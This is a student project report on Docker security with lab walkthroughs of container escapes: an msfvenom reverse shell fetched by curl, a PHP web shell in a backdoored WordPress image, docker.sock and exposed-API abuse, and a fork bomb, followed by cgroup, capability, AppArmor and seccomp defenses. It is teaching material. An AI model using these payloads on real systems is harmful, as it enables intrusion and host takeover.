Concordia Institute for Information Systems Engineering (CIISE)
Concordia University

INSE 6130 Operating System Security

Project Report

Submitted to:
Professor Dr. Suryadipta Majumdar

Submitted By:

Student Name	**Student ID**	**Role**	**Implementation**
Avin Vincent	40265132	Attack	Using ‘docker socket’
Likitha T Reddy	40265131	Attack	Using ‘sys_ptrace’
Challa Likitha	40293973	Attack	By injecting “Web Shell”
Chinnabathini Hima Bindu	40292127	Attack	Using ‘dac_read_search’
Moksh Sood	40294266	Attack	Using unprotected TCP socket
Divya Varshini Murathoti	40293222	Security	Using Cgroups and Capabilities
Kunati Bala Krishna Yadav	40292128	Attack & Security	Using Disk Mount
Yash Khosla	40232363	Security	Using “Seccomp security”

Table of Contents


Part A – Implementation of Attacks on Docker

1. Attacking insecure volume mounts using 'docker socket'


Docker socket is a tool used to communicate with the Docker daemon from within a container. In enterprise environments, Docker socket is typically enabled to facilitate container orchestration, automate deployment processes, and enable monitoring and logging solutions to interact with the Docker daemon for performance analysis and security auditing. Enabling the docker socket provides the docker with the volume mounting feature directly to the host. In this attack, we're Using volume mounted docker.sock to gain privileges in the host system.

Execution:


1. Initially, we verify whether a Node.js program—known to be susceptible to Remote Code Execution (RCE)—is operating on the target system's container. By providing a query parameter to the application, we confirm the exploitability of the RCE vulnerability.



2. Once the RCE has been verified, we take advantage of it by inserting a payload that is a reverse shell, which gives us access to its surroundings remotely.



3. To intercept the reverse shell connection, we set up a listener on our student virtual machine using Netcat.



4. Once the reverse shell connection is established, we leverage the docker.sock socket to access host resources directly from the compromised container.

```
student@debian:~$ nc -lvp 5555
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [192.168.56.4] port 5555 [tcp/*] accepted (family 2, sport 36586)
bash: cannot set terminal process group (15): Inappropriate ioctl for device
bash: no job control in this shell
root@9c87389b1761:/usr/src/app# id
id
uid=0(root) gid=0(root) groups=0(root)
root@9c87389b1761:/usr/src/app#
```

5. With access to the host system, we gain control over other containers present on the host, enabling us to execute, delete, or modify them as desired.

```
root@9c87389b1761:~/docker# ./docker -H unix:///var/run/docker.sock ps
./docker -H unix:///var/run/docker.sock ps
CONTAINER ID        IMAGE                       COMMAND                  CREATED             STATUS              PORTS                    NAMES
2672ccc4fd26        appsecco/dsvw:latest        "python /dsvw.py"        About an hour ago   Up About an hour    8000/tcp                 dsvw.1.v0l0nihec6enpp8njko2cteur
9c87389b1761        appsecco/node-simple-rce    "pm2 start app.js --…"   13 hours ago        Up About an hour    0.0.0.0:80->8080/tcp     nodeapp
fefeff8e1078        sysmon                      "top"                    13 hours ago        Up About an hour                             sysmon
root@9c87389b1761:~/docker# ./docker -H unix:///var/run/docker.sock images
./docker -H unix:///var/run/docker.sock images
REPOSITORY                  TAG                 IMAGE ID            CREATED             SIZE
sysmon                      latest              e9d165cf1cd6        13 hours ago        139MB
ubuntu                      latest              735f80812f90        6 days ago          83.5MB
alpine                      latest              11cd0b38bc3c        3 weeks ago         4.41MB
appsecco/node-simple-rce    latest              da4154bb4bcf        10 months ago       253MB
appsecco/dsvw               <none>              ccc88f3dc27d        10 months ago       48.2MB
root@9c87389b1761:~/docker#
```

2. Attacking container with ‘sys_ptrace’ capability

In Unix-like systems, sys_ptrace helps one process to monitor and manage another. A container that has the SYS_PTRACE capability enabled in Docker can make use of sys_ptrace system calls inside its isolated namespace. In business or enterprise environments, enabling Sys_ptrace in Docker containers is permissible for monitoring, debugging, and gathering system-level performance metrics using programs like perf. However, it does pose security problems because it allows container activities to track down and control other processes on the host, which could result in privilege escalation or unauthorized access.

We are breaking out the container in this attack by taking advantage of the sys_ptrace capabilities.

Execution:

1. We are using a **simple Python server** for transferring the Metasploit **msfvenom** reverse shell payload and injector application to the container.

```
student@debian:~/linux-injector$ msfvenom -p linux/x64/shell_reverse_tcp LHOST=192.168.56.101 LPORT=4444
-f raw -o payload.bin
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 74 bytes
Saved as: payload.bin
student@debian:~/linux-injector$
```

```
student@debian:~$ tar -czf linux-injector.tar.gz linux-injector
student@debian:~$ python -m SimpleHTTPServer 8002
Serving HTTP on 0.0.0.0 port 8002 ...
```

2. Using the **Curl** command to download the payload from the virtual machine container.

```
root@fefeff8e1078:/# curl -o linux-injector.tar.gz http://192.168.56.101:8002/
linux-injector.tar.gz
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Curren
t
                                 Dload  Upload   Total   Spent    Left  Speed
100  129k  100  129k    0     0  9263k      0 --:--:-- --:--:-- --:--:-- 9976k
root@fefeff8e1078:/# tar xzf linux-injector.tar.gz
root@fefeff8e1078:/# cd linux-injector
root@fefeff8e1078:/linux-injector# ls
LICENSE      clone64.bin  inject.h    mmap32.bin   print.o      ptrace.h
Makefile     debug.h      inject.o    mmap64.asm   print32.asm  ptrace.o
README.md    dummy        injector    mmap64.bin   print32.bin  registers.h
clone32.asm  dummy.c      main.c      payload.bin  print64.asm
clone32.bin  dummy.o      main.o      print        print64.bin
clone64.asm  inject.c     mmap32.asm  print.c      ptrace.c
root@fefeff8e1078:/linux-injector# chmod 755 injector
```

3. Using **netcat** listener to connect back shell in the student virtual machine.

```
student@debian:~$ nc -lvp 4444
Listening on [0.0.0.0] (family 0, port 4444)
```

4. Once inside, we use the **ps auxx** and **grep** commands to identify the process that is executing as root on the host system and obtain root access to connect back.

```
root@fefeff8e1078:/linux-injector# ps auxx | grep root | grep ping
root       629  0.0  0.3  53728  3916 ?        Ss   05:10   0:00 /usr/bin/sudo
 /bin/ping 127.0.0.1
root       689  0.0  0.0   6536   676 ?        S    05:10   0:00 /bin/ping 127
.0.0.1
root      1768  0.0  0.1  11464  1036 pts/1    S+   06:19   0:00 grep --color=
auto ping
root@fefeff8e1078:/linux-injector# ./injector 689 payload.bin
Injecting into target process 689
[*] [inject_code] Attached to process
[*] [wait_stopped] Process stopped with signal 19
[*] [inject_code] Process is in stopped state
[*] [wait_stopped] Process stopped with signal 5
[*] [ptrace_next_syscall] EAX after syscall: -38
```

5. After the payload is successfully injected, our listener receives a reverse connection that allows access to the host system outside of the container.

```
whoami
root
id
uid=0(root) gid=0(root) groups=0(root)
hostname
debian
```

3. Attacking host system security with ‘dac_read_search’ capability

The cap_dac_read_search capability in Docker grants a container unusually broad access to the filesystem, allowing it to read files and traverse directories that might otherwise be restricted based on file and directory permissions. This capability is particularly significant in Docker because of the potential it has to bypass the usual isolation and security boundaries that containers are supposed to enforce, posing a significant security risk. If misused or exploited, this capability can lead to unauthorized access to sensitive files, facilitating data exfiltration and privilege escalation.

Execution:

1. First we are identifying the mounted files within the container, especially those mounted from the host and accessing SSH Configuration and Keys.

```
root@b4cdbde7f49c:~# mount
```

```
/dev/sda on /etc/resolv.conf type ext4 (rw,relatime)
/dev/sda on /etc/hostname type ext4 (rw,relatime)
/dev/sda on /etc/hosts type ext4 (rw,relatime)
```

2. We look for exploits that specifically target CAP_DAC_READ_SEARCH. Then We navigate to directories such as /etc/ssh/ for SSH configuration files and /root/.ssh/ for SSH keys, which are critical for remote access configuration.

3. Create a Local User and Modify Password Files

We open /etc/passwd and add a new user line, which creates a new root-level user. We open /etc/shadow and add a password hash for the new user. This step secures the new user with a known password.

```
root@b4cdbde7f49c:~# useradd john
root@b4cdbde7f49c:~#
root@b4cdbde7f49c:~# echo john:password | chpasswd
root@b4cdbde7f49c:~#
root@b4cdbde7f49c:~#
root@b4cdbde7f49c:~# tail -1 /etc/shadow >> shadow
root@b4cdbde7f49c:~# tail -1 /etc/passwd >> passwd
```

4. Using the credentials of the newly created user, or by utilizing modified SSH keys/configurations, we then SSH into the host system. This step is crucial as it represents the breaking out of the container's isolated environment and gaining unauthorized access to the broader host system.

```
$
$
$ id
uid=1000(john) gid=1000(student) groups=1000(student)
$
$
$ su
Password:
root@localhost:/#
root@localhost:/#
```

4.Corrupting Docker Source Image

The purpose here is to modify an existing Docker image. Backdooring on WordPress Image allows an attacker to get remote control of the server. A web shell is a malicious software that an attacker can use to gain control of a web server. The WordPress image is modified by producing a Dockerfile for the Backdoored Image, which is a text file containing commands for modification.Once the Dockerfile is complete and the image has been produced, it must be submitted to the private Docker registry.Curl allows an attacker to interact with the web shell. curl is a command-line program for sending data over multiple protocols, including HTTP.The attacker can remotely execute activities on the hacked server by delivering particular commands to the web shell via curl.

Execution:

1. Use curl to interact with the private registry present on the network. Retrieve a list of tags available for the Docker image named wordpress from the Docker Registry server located at registry:5000.

```
root@localhost:~# curl registry:5000/v2/_catalog
{"repositories":["alpine","ubuntu","ubuntu-base","wordpress"]}
root@localhost:~# curl registry:5000/v2/wordpress/tags/list
{"name":"wordpress","tags":["latest"]}
root@localhost:~# docker images
REPOSITORY          TAG                 IMAGE ID            CREATED             SIZE
modified-ubuntu     latest              54ee2a71bdef        4 years ago         855MB
ubuntu              18.04               775349758637        4 years ago         64.2MB
alpine              latest              965ea09ff2eb        4 years ago         5.55MB
```

2.Backdoor the wordpress image by adding a webshell to it. Create a basic webshell in PHP.

```
root@localhost:~# vim shell.php
```

```
<?php
$output=shell_exec($_GET["cmd"]);
echo $output;
?>
~
~
```

3.Creating a Dockerfile for the Backdoored Image,the Dockerfile will include commands to modify the WordPress image by adding the web shell.

```
root@localhost:~# vim Dockerfile
```

```
FROM registry:5000/wordpress
COPY shell.php /app/
RUN chmod 777 /app/shell.php
~
```

4.Execute the docker build command to create the image containing the backdoor.

```
root@localhost:~# docker build -t registry:5000/wordpress .
Sending build context to Docker daemon  20.99kB
Step 1/3 : FROM registry:5000/wordpress
 ---> ed05bef01522
Step 2/3 : COPY shell.php /app/
 ---> 94d183ffb45e
Step 3/3 : RUN chmod 777 /app/shell.php
 ---> Running in 08734c8993d7
Removing intermediate container 08734c8993d7
 ---> b2c37d63c4c1
Successfully built b2c37d63c4c1
Successfully tagged registry:5000/wordpress:latest
```

5.Push the newly created docker image to private registry.

```
root@localhost:~# docker push registry:5000/wordpress
The push refers to repository [registry:5000/wordpress]
58c033c88415: Pushed
d718fa297800: Pushed
6ce5ccd54641: Layer already exists
6a1b76a9c109: Layer already exists
d10a7bd86b34: Layer already exists
f84cd7058611: Layer already exists
e2ba12e485c5: Layer already exists
16bb1ac4b751: Layer already exists
latest: digest: sha256:1b2911b3238dd8c9a717bb5e3645019599655ec63309e24eb747c57e36ba3a4b size: 1995
```

6.After the corrupted image is deployed and the web server is running, an attacker can interact with the web shell using curl.

```
root@localhost:~# curl "targetserver/shell.php?cmd=whoami"
www-data
```

5.Misconfigured Docker Socket

In this attack scenario, we are leveraging the Docker daemon's misconfiguration along with the curl command-line tool to interact with the Docker API. In this case, the curl tool is used to send HTTP requests to port 2375 on the Docker daemon in order to communicate with the Docker API. This enables us to carry out a number of tasks, including managing Docker resources, executing containers, and listing images. Because the Docker daemon is incorrectly configured to listen on an open TCP socket (port 2375), unauthorized users can access the Docker API and potentially compromise sensitive Docker functions.

Execution:

1.Check for Docker daemon on port 2375.

```
student@localhost:~$ netstat -tnlp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:2375          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
```

2.Confirm Docker daemon connectivity with curl.

```
student@localhost:~$ curl 127.0.0.1:2375
{"message":"page not found"}
student@localhost:~$ curl 127.0.0.1:2375/version | python3 -m json.tool
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   848  100   848    0     0   1606      0 --:--:-- --:--:-- --:--:--  1633
{
    "Platform": {
        "Name": "Docker Engine - Community"
    },
    "Components": [
        {
            "Name": "Engine",
            "Version": "19.03.1",
            "Details": {
                "ApiVersion": "1.40",
                "Arch": "amd64",
                "BuildTime": "2019-07-25T21:19:41.000000000+00:00",
                "Experimental": "false",
                "GitCommit": "74b1e89",
                "GoVersion": "go1.12.5",
                "KernelVersion": "5.0.0-20-generic",
                "MinAPIVersion": "1.12",
                "Os": "linux"
            }
        },
        {
```

3.Set Docker client to use TCP socket.

```
student@localhost:~$
student@localhost:~$
student@localhost:~$ export DOCKER_HOST="tcp://127.0.0.1:2375"
student@localhost:~$
student@localhost:~$ docker

Usage:  docker [OPTIONS] COMMAND

A self-sufficient runtime for containers
```

4.List available Docker images.

```
student@localhost:~$ docker images
REPOSITORY          TAG                 IMAGE ID            CREATED             SIZE
modified-ubuntu     latest              54ee2a71bdef        4 years ago         855MB
ubuntu              18.04               775349758637        4 years ago         64.2MB
```


5.Launch Ubuntu container with host filesystem mount.

```
student@localhost:~$ docker run -it -v /:/host modified-
root@60787b07ac54:~# ls -l /host
total 76
drwxr-xr-x  2 root root  4096 Aug 18  2019 bin
drwxr-xr-x  2 root root  4096 Aug 18  2019 boot
drwxr-xr-x 16 root root  3900 Apr 17 03:55 dev
drwxr-xr-x 69 root root  4096 Nov  8  2019 etc
drwxr-xr-x  3 root root  4096 Sep  3  2019 home
drwxr-xr-x 13 root root  4096 Nov  7  2019 lib
drwxr-xr-x  2 root root  4096 Aug 18  2019 lib64
drwx------  2 root root 16384 Aug 18  2019 lost+found
drwxr-xr-x  2 root root  4096 Aug 18  2019 media
drwxr-xr-x  2 root root  4096 Aug 18  2019 mnt
drwxr-xr-x  3 root root  4096 Aug 18  2019 opt
dr-xr-xr-x 92 root root     0 Apr 17 03:54 proc
drwx------  5 root root  4096 Apr 17 03:55 root
drwxr-xr-x 17 root root   520 Apr 17 03:55 run
drwxr-xr-x  2 root root  4096 Nov  7  2019 sbin
drwxr-xr-x  2 root root  4096 Aug 18  2019 srv
dr-xr-xr-x 13 root root     0 Apr 17 03:54 sys
drwxrwxrwt  7 root root  4096 Apr 17 04:02 tmp
drwxr-xr-x 11 root root  4096 Aug 18  2019 usr
drwxr-xr-x 11 root root  4096 Aug 18  2019 var
```

6.Gain root access using chroot.

```
root@60787b07ac54:/# cat /host/etc/passwd
cat: /host/etc/passwd: No such file or directory
root@60787b07ac54:/# ps -eaf
UID          PID  PPID  C STIME TTY          TIME CMD
root           1     0  0 03:54 ?        00:00:03 /sbin/init
root           2     0  0 03:54 ?        00:00:00 [kthreadd]
root           3     2  0 03:54 ?        00:00:00 [rcu_gp]
root           4     2  0 03:54 ?        00:00:00 [rcu_par_gp]
root           5     2  0 03:54 ?        00:00:02 [kworker/0:0-mm_]
root           6     2  0 03:54 ?        00:00:00 [kworker/0:0H-kb]
root           8     2  0 03:54 ?        00:00:00 [mm_percpu_wq]
root           9     2  0 03:54 ?        00:00:00 [ksoftirqd/0]
root          10     2  0 03:54 ?        00:00:00 [rcu_sched]
```

7.Access host filesystem within the container.



Part B – Implementation of Security Application

1. Cgroups

Control groups (Cgroups) play an important role in optimizing resource utilization, thereby ensuring scalability, performance, and reliability in containerized environments. They primarily regulate resource consumption, such as memory, CPU, RAM, and network bandwidth, preventing any single container from consuming all the available resources.

Additionally, Cgroups provide the capability to prioritize critical tasks within containers, ensuring that essential processes receive the necessary resources over less critical ones. This prioritization mechanism enhances the responsiveness and efficiency of key functionalities, even under resource constraints or heavy workloads, contributing to the overall stability and effectiveness of containerized applications.

1. Setting limit on number of processes that can be created inside the container

```
┌──(kali㉿kali)-[~]
└─$ docker run -it --pids-limit 10 alpine sh

/ # bomb() { bomb | bomb & }; bomb
/ # sh: sh: can't fork: Resource temporarily unavailable
sh: can't fork: Resource temporarily unavailable
sh:
can't fork: Resource temporarily unavailable
sh: [1]+  Done                       bomb | bomb
/ # can't fork: Resource temporarily unavailable

/ # can't fork: Resource temporarily unavailable
sh: sh: can't fork: Resource temporarily unavailable
sh: can't fork: Resource temporarily unavailable
sh: can't fork: Resource temporarily unavailable
can't fork: Resource temporarily unavailable

/ #
/ # sh: sh: can't fork: Resource temporarily unavailable
can't fork: Resource temporarily unavailable
sh: can't fork: Resource temporarily unavailable

/ # sh: can't fork: Resource temporarily unavailable
sh: can't fork: Resource temporarily unavailable
sh: can't fork: Resource temporarily unavailablesh:
sh: can't fork: Resource temporarily unavailable
```

Fork bomb is a one of the denial of service attacks, when fork bomb command is executed it creates unlimited processes and utilizes all the resources making a system unusable by any other users. By setting limits to the processes that can be created inside the container, forkbomb can be mitigated.

Setting limit on CPU and memory usage

```
┌──(kali㉿kali)-[~]
└─$ docker run -it --memory 7m alpine sh
```

Based on the given condition on memory, memory limit is set on container

```
└─$ docker inspect f49b0ac5419c | grep Memory
            "Memory": 7340032,
            "KernelMemory": 0,
            "KernelMemoryTCP": 0,
            "MemoryReservation": 0,
            "MemorySwap": 14680064,
            "MemorySwappiness": null,
```

And docker inspect <container id> command gives information on various resource usage

```
┌──(kali㉿kali)-[~]
└─$ docker inspect eac3e80da1ff
```

```
"Memory": 7340032,
"NanoCpus": 2000000000,
"CgroupParent": "",
"BlkioWeight": 0,
"BlkioWeightDevice": [],
"BlkioDeviceReadBps": null,
"BlkioDeviceWriteBps": null,
"BlkioDeviceReadIOps": null,
"BlkioDeviceWriteIOps": null,
"CpuPeriod": 0,
"CpuQuota": 0,
"CpuRealtimePeriod": 0,
"CpuRealtimeRuntime": 0,
"CpusetCpus": "",
"CpusetMems": "",
"Devices": [],
"DeviceCgroupRules": null,
"DeviceRequests": null,
"KernelMemory": 0,
"KernelMemoryTCP": 0,
"MemoryReservation": 0,
"MemorySwap": 14680064,
"MemorySwappiness": null,
"OomKillDisable": null,
"PidsLimit": 10,
```


Moreover,Cgroups also gives the logs of resource usage within the container.

2. Capabilities

Capabilities are one of the fundamental aspects of Linux security. These are the privileges granted to the processes in the containers. Using capabilities fine grained control over processes can be achieved. Instead of allowing the process to run with root privileges, as capabilities align with the least privilege principle, which is providing only the necessary privileges to perform a task can help to minimize the security breaches.

1. Dropping CHOWN privilege

```
┌──(kali㉿kali)-[~]
└─$ docker run -it --cap-drop CHOWN alpine sh
/ # apk add -U libcap
fetch https://dl-cdn.alpinelinux.org/alpine/v3.19/main/x86_64/APKINDEX.tar.gz
fetch https://dl-cdn.alpinelinux.org/alpine/v3.19/community/x86_64/APKINDEX.tar.gz
(1/5) Installing libcap2 (2.69-r1)
(2/5) Installing libcap-getcap (2.69-r1)
(3/5) Installing libcap-setcap (2.69-r1)
(4/5) Installing libcap-utils (2.69-r1)
(5/5) Installing libcap (2.69-r1)
Executing busybox-1.36.1-r15.trigger
OK: 8 MiB in 20 packages
/ # capsh --print
Current: cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_
Bounding set =cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid
Ambient set =
Current IAB: !cap_chown,!cap_dac_read_search,!cap_linux_immutable,!cap_net_broadcas
ap_sys_resource,!cap_sys_time,!cap_sys_tty_config,!cap_lease,!cap_audit_control,!ca
Securebits: 00/0x0/1'b0 (no-new-privs=0)
```

2. Operation is not permitted as CHOWN privilege is dropped

```
/ # echo "This is a file on the container" >/tmp/file.txt
/ #
/ # chown nobody /tmp/file.txt
chown: /tmp/file.txt: Operation not permitted
```

Overall, Capabilities allow administrator to provide only necessary privileges.

2. Apparmor - Attack and Defence against Privilege Escalation using Disk Mount

These are another security component within the Linux kernel, granting administrators the ability to control user access to various programs and files within Docker Containers.

Through Apparmor profiles, permissions for reading, writing or executing files on specific paths can be specified.

Attack Execution :

1. Mounting Host's Disk inside the Docker containers, gives the containers access to the Host's File System, thereby causing a Privilege Escalation Attack. But, by default, mounting operation is restricted for docker containers due to apparmor profile.

Hence, to give mounting permissions, we will start the docker container by disabling the apparmor profile.

```
docker@docker:~$ docker run --rm -it --cap-add=CAP_SYS_ADMIN --security-opt apparmor=unconfined --device=/dev/sda1 ubuntu bash
root@a76eb0d04e23:/# mkdir /mnt/temp
root@a76eb0d04e23:/#
```

2. Now we can mount the host disk within the container.

```
root@71524028b861:/# mount /dev/sda1 /mnt/temp
root@71524028b861:/#
```

we can see that the disk mount is successful.

3. Thus the attack is executed and now we can view all the contents of the host inside the container from /mnt/temp directory.

```
root@71524028b861:/# cd /mnt/temp
root@71524028b861:/mnt/temp# ls
bin   etc         initrd.img.old  lib64       media  proc  sbin  tmp  vmlinuz
boot  home        lib             libx32      mnt    root  srv   usr  vmlinuz.old
dev   initrd.img  lib32           lost+found  opt    run   sys   var
root@71524028b861:/mnt/temp#
```

4. Hence, we can see all root files and passwords like /etc/passwd file, which shouldnt be accessible from within the container :

```
root@71524028b861:/mnt/temp# cat /mnt/temp/etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:103:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
tss:x:104:110:TPM software stack,,,:/var/lib/tpm:/bin/false
strongswan:x:105:65534::/var/lib/strongswan:/usr/sbin/nologin
```

Mitigation :

We can mitigate this attack , by starting the container, without excluding the apparmor profile, or by properly configuring the apparmor profile and giving rights only that are necessary.

```
root@kali6130:/home/inse6130# docker run --rm -it --cap-add=CAP_SYS_ADMIN --device=/dev/sda1 ub
untu bash
root@16c845fa1230:/# mkdir /mnt/test
root@16c845fa1230:/# mount /dev/sda1 /mnt/test
mount: /mnt/test: cannot mount /dev/sda1 read-only.
root@16c845fa1230:/#
```

Thus, the attack is mitigated by using the default apparmor profile, which restricted the mounting operation from the container.

3. Seccomp Profile

Seccomp profiles in Docker are used to mitigate various types of attacks that exploit system calls to perform malicious activities. These can include privilege escalation, data breaches, container escapes, and denial-of-service attacks. By restricting the set of system calls that a container can execute, seccomp reduces the surface area an attacker can use to compromise the Docker host or other containers.

1. Type of Attack Mitigation in Docker:

Seccomp profiles in Docker are designed to mitigate attacks that exploit system calls to compromise containers and the host system. By filtering system calls, seccomp can prevent:

- Privilege Escalation Attacks: Where an attacker uses a system call to gain higher privileges than those granted.
- Container Breakouts: Where an attacker escapes the container to gain access to the Docker host or other containers.
- Kernel Exploits: Where less-secure or rarely used system calls might have vulnerabilities that could be used to compromise the kernel.
- Resource Exhaustion: Where an attacker uses system calls in a way that can deplete system resources, leading to a denial of service.

```
root@docker:/home/docker/seccomp# cat seccomp-profile.json
{
        "defaultAction": "SCMP_ACT_ALLOW",
        "architectures": [
                "SCMP_ARCH_X86_64",
                "SCMP_ARCH_X86",
                "SCMP_ARCH_X32"
        ],
        "syscalls": [
                {
                  "names": ["mkdir","chmod"],
                  "action": "SCMP_ACT_ERRNO"
                }

        ]
}
root@docker:/home/docker/seccomp# docker run -it --security-opt seccomp=seccomp-profile.json alpine sh
/ # touch ./textFile
/ # ls
bin       home      mnt       root      srv       tmp
dev       lib       opt       run       sys       usr
etc       media     proc      sbin      textFile  var
/ # chmod +x ./textFile
chmod: ./textFile: Operation not permitted
/ # mkdir /extraDirectory
mkdir: can't create directory '/extraDirectory': Operation not permitted
/ #
```

2. Purpose of Seccomp in Docker:

The purpose of seccomp in Docker is to limit the attack surface by allowing only necessary system calls required by a container to function and blocking all others. This limits the capabilities of any process within the container, making it harder for attackers to exploit the

system. It's a form of application sandboxing that increases container isolation and limits the potential damage from a compromised container.

3. Working of Seccomp and Preventive Features:

Seccomp filters system calls at the kernel level. Here is how it works when you start a Docker container with a seccomp profile:

1. **Profile Configuration:** Docker configures the container's processes to use the specified profile.
2. **System Call Execution:** When a process within the container attempts to execute a system call, the seccomp filter checks against the profile.
3. **Decision Making:** If the profile allows the system call, it proceeds; if not, the action specified in the profile (usually to deny the call) is taken.
4. **Security Enhancement:** The profile you provided denies mkdir and chmod (as seen in the first screenshot) and socket and connect (as seen in the second screenshot), effectively preventing file manipulation and network connections that are not explicitly permitted. This helps in preventing file system tampering and unauthorized network access.

- **Execution in the Container:**

  The steps to execute seccomp within a Docker container as illustrated by the provided screenshots are:

